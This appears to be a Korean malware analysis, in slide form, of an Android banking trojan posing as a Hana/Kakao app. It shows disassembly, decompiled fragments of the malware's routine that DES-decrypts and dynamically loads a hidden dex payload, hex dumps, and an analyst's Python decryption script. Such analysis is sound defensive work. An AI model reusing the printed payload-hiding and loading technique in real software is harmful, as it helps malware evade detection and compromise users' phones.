00017B40 89 33       ADDS    R3, #0x89
00017B42 FF 33       ADDS    R3, #0xFF
```

```
0000EB3C 00 21       MOVS    R1, #0           ; c
0000EB3E 04 9A       LDR     R2, [SP,#0xD8+n] ; n
0000EB40 03 98       LDR     R0, [SP,#0xD8+ptr] ; s
0000EB42 FF F7 58 E9 BLX     j_memset_ptr
0000EB46 0A 99       LDR     R1, [SP,#0xD8+var_B0] ; src
0000EB48 03 98       LDR     R0, [SP,#0xD8+ptr] ; dest
0000EB4A 0B 1C       MOVS    R3, R1
0000EB4C 0C 3B       SUBS    R3, #0xC
0000EB4E 1A 68       LDR     R2, [R3]         ; n
0000EB50 FE F7 28 EF BLX     memcpy
0000EB54 0A 9B       LDR     R3, [SP,#0xD8+var_B0]
0000EB56 03 98       LDR     R0, [SP,#0xD8+ptr]
0000EB58 07 9A       LDR     R2, [SP,#0xD8+var_BC]
0000EB5A 0C 3B       SUBS    R3, #0xC
0000EB5C 19 68       LDR     R1, [R3]
0000EB5E FF F7 E3 FA BL      xor encrytion
```

Android application build process




Code Protection in Android-Patrick Schulz


Using the Dynamic code loading

Using the Dynamic code loading


- **Main Activity**
  - com.google.android.ebk.hana.kakao.**Papplication**
  - com.google.android.ebk.hana.kakao.**MainActivity**
  - com.google.android.ebk.hana.kakao.**BKMain**
- **Receiver**
  - com.google.android.ebk.hana.kakao.**receiver.SystemReceiver**
  - com.google.android.ebk.hana.kakao.**receiver.LockReceiver**
- **Service**
  - com.google.android.ebk.hana.kakao.**service.ContactsService**
  - com.google.android.ebk.hana.kakao.**service.ProcessRemoteCmdService**
  - com.google.android.ebk.hana.kakao.**service.ClientService**
  - com.google.android.ebk.hana.kakao.**service.CallService**



```
⊞ android.support
⊟ com.google.android.ebk.hana
    ⊞ ikbh
    ⊟ kakao
        ⊞ DesUtils
        ⊞ InjectFun
        ⊞ PApplication
```



Encrypt File




파일명	압축크기	원본크기
..		
dex_encrypt.db	318,200	318,200

dex_encrypt.db

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  11 A4 34 B9 2A C8 65 BE 2E E0 92 D9 00 19 13 24  .¤4¹*Èe¾.à’Ù...$
00000010  7F 44 8E 7C B8 06 B4 2C 46 03 4A 18 02 5A F3 54  .DŽ|¸.´,F.J..ZóT
00000020  FE 9D 63 D4 16 8E 4F 4A 3B DF 1F A4 DB F9 B6 3A  þ.cÔ.ŽOJ;ß.¤Ûù¶:
00000030  05 79 A0 FF EC 92 81 27 10 FF 6F 27 BD 3C 9F 24  .y ÿì’.'.ÿo'½<Ÿ$
00000040  98 FE AF A0 0A 5A 3E 93 C3 BC AE 53 66 C5 56 D6  ˜þ¯ .Z>“Ã¼®SfÅVÖ
00000050  80 BA B3 47 A2 64 5A 1E 92 36 73 6C B5 44 3E BE  €º³G¢dZ.’6slµD>¾
00000060  8A 9D 54 04 69 AE 45 A3 37 3B A1 30 C3 D8 BE FB  Š.T.i®E£7;¡0ÃØ¾û
00000070  33 B9 35 0F 67 E0 DB 72 47 D9 D8 F3 E8 E1 F7 4F  3¹5.gàÛrGÙØóèá÷O
00000080  86 3C 09 01 F1 76 EB C8 9B 63 9B 91 0C DA 71 42  †<..ñvëÈ›c›‘.ÚqB
00000090  62 33 FD 93 6C EA 74 B4 0D 58 4B 9B 61 B2 9A EE  b3ý“lêt´.XK›a²šî
000000A0  47 0E B6 E2 67 BE 9F 32 67 B1 52 9F 2C 90 CD 99  G.¶âg¾Ÿ2g±RŸ,.Í™
000000B0  4A 4F DA 4F 28 B5 B9 92 E3 BC 3C DF 22 B6 7F E9  JOÚO(µ¹’ã¼<ß"¶.é
000000C0  06 5E 30 F7 FD 00 83 8D 93 24 72 97 77 03 CD D3  .^0÷ý.ƒ.“$r—w.ÍÓ
000000D0  B5 E5 E5 B4 D2 7F 38 06 F8 8C DC F0 6A BB 4C 0A  µåå´Ò.8.øŒÜðj»L.
000000E0  7D 0D E4 7A 44 46 EB 43 8A CA 08 0A ED 4C 90 E4  }.äzDFëCŠÊ..íL.ä
000000F0  22 98 0E 24 B8 11 78 1B 4D E4 E8 FB 9C FD 4D 87  "˜.$¸.x.MäèûœýM‡
```


DES Encryption




```
private void loadClass(Context pa
{
  String str1 = "/data/data/" + pa
  String str2 = str1 + "x.zip";
  String str3 = str1 + "x";
  for (;;)
  {
    DexFile localDexFile;
    Enumeration localEnumeration;
    try
    {
      InputStream localInputStream = getAssets().open("dex_encrypt.db");
      int i = localInputStream.available();
      byte[] arrayOfByte1 = new byte[i];
      localInputStream.read(arrayOfByte1, 0, i);
      byte[] arrayOfByte2 = new DesUtils("gjaoun").decrypt(arrayOfByte1);
      FileOutputStream localFileOutputStream = new FileOutputStream(str2);
      localFileOutputStream.write(arrayOfByte2);
      localFileOutputStream.close();
```

```
private Key getKey(byte[] paramArrayOfByte)
  throws Exception
{
  byte[] arrayOfByte = new byte[8];
  for (int i = 0;; i++)
  {
    if ((i >= paramArrayOfByte.length) || (i >= arrayOfByte.length)) {
      return new SecretKeySpec(arrayOfByte, "DES");
    }
    arrayOfByte[i] = paramArrayOfByte[i];
  }
}
```

Decryption flow




```
from Crypto.Cipher import DES

def encrypt_file(in_filename, out_filename, chunk_size, key):
    des = DES.new(key, DES.MODE_ECB)

    with open(in_filename, 'rb') as in_file:
        with open(out_filename, 'wb') as out_file:
            while True:
                chunk = in_file.read(chunk_size)
                if len(chunk) == 0:
                    break
                elif len(chunk) % 16 != 0:
                    chunk += ' ' * (16 - len(chunk) % 16)
                out_file.write(des.encrypt(chunk))

def decrypt_file(in_filename, out_filename, chunk_size, key):
    des = DES.new(key, DES.MODE_ECB)

    with open(in_filename, 'rb') as in_file:
        with open(out_filename, 'wb') as out_file:
            while True:
                chunk = in_file.read(chunk_size)
                if len(chunk) == 0:
                    break
                out_file.write(des.decrypt(chunk))

key  = "\x67\x6A\x61\x6F\x75\x6E\x00\x00"

in_filename= "dex_encrypt.db"
out_filename = "dex_Decrypt.db"
chunk_size = 64
decrypt_file(in_filename, out_filename, chunk_size, key)
```



dex_encrypt.db

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  11 A4 34 B9 2A C8 65 BE 2E E0 92 D9 00 19 13 24  .¤4¹*Èe¾.à'Ù...$
00000010  7F 44 8E 7C B8 06 B4 2C 46 03 4A 18 02 5A F3 54  .DŽ|¸.´,F.J..ZóT
00000020  FE 9D 63 D4 16 8E 4F 4A 3B DF 1F A4 DB F9 B6 3A  þ.cÔ.ŽOJ;ß.¤Ûù¶:
00000030  05 79 A0 FF EC 92 81 27 10 FF 6F 27 BD 3C 9F 24  .y ÿì'.'.ÿo'½<Ÿ$
00000040  98 FE AF A0 0A 5A 3E 93 C3 BC AE 53 66 C5 56 D6  ˜þ¯ .Z>"ü®SfÅVÖ
```


Encrypt



dex_Decrypt.db

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  50 4B 03 04 14 00 00 00 08 00 CD 56 AB 44 26 0D  PK........ÍV«D&.
00000010  B3 82 55 DA 04 00 F0 4C 11 00 0B 00 00 00 63 6C  ³‚UÚ..ðL......cl
00000020  61 73 73 65 73 2E 64 65 78 5C DD 05 74 54 C7 DB  asses.dex\Ý.tTÇÛ
00000030  C7 F1 D9 BD 0B 85 24 58 80 24 40 08 EE EE EE 14  ÇñÙ½.…$X€$@.îîî.
00000040  2F EE 4E D1 16 DA E2 EE EE EE 1A DC 5D 8A 7B 91  /îNÑ.Úâîîî.Ü]Š{'
```

Decrypt




E:₩Data₩연구₩2014-05-27안드로이드악코₩CC35CD55F22CD0F9010C557A38E08E7B -...
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
추가
압축 풀기
테스트
복사
이동
삭제
정보
E:₩Data₩연구₩2014-05-27안드로이드악코₩CC35CD55F22CD0F9010C557A38E08E7B - 복사본.apk₩a


이름	크기	압축된 크기	수정한 날짜	만든 날짜	액세스한 날짜
classes.dex	1 133 808	318 037	2014-05-11 11:54	2014-05-11 11:55	2014-05-11 11:55

Classes.dex

- **Main Activity**
  - com.google.android.ebk.hana.kakao.**Papplication**
  - com.google.android.ebk.hana.kakao.**MainActivity**
  - com.google.android.ebk.hana.kakao.**BKMain**
- **Receiver**
  - com.google.android.ebk.hana.kakao.**receiver.SystemReceiver**
  - com.google.android.ebk.hana.kakao.**receiver.LockReceiver**
- **Service**
  - com.google.android.ebk.hana.kakao.**service.ContactsService**
  - com.google.android.ebk.hana.kakao.**service.ProcessRemoteCmdService**
  - com.google.android.ebk.hana.kakao.**service.ClientService**
  - com.google.android.ebk.hana.kakao.**service.CallService**

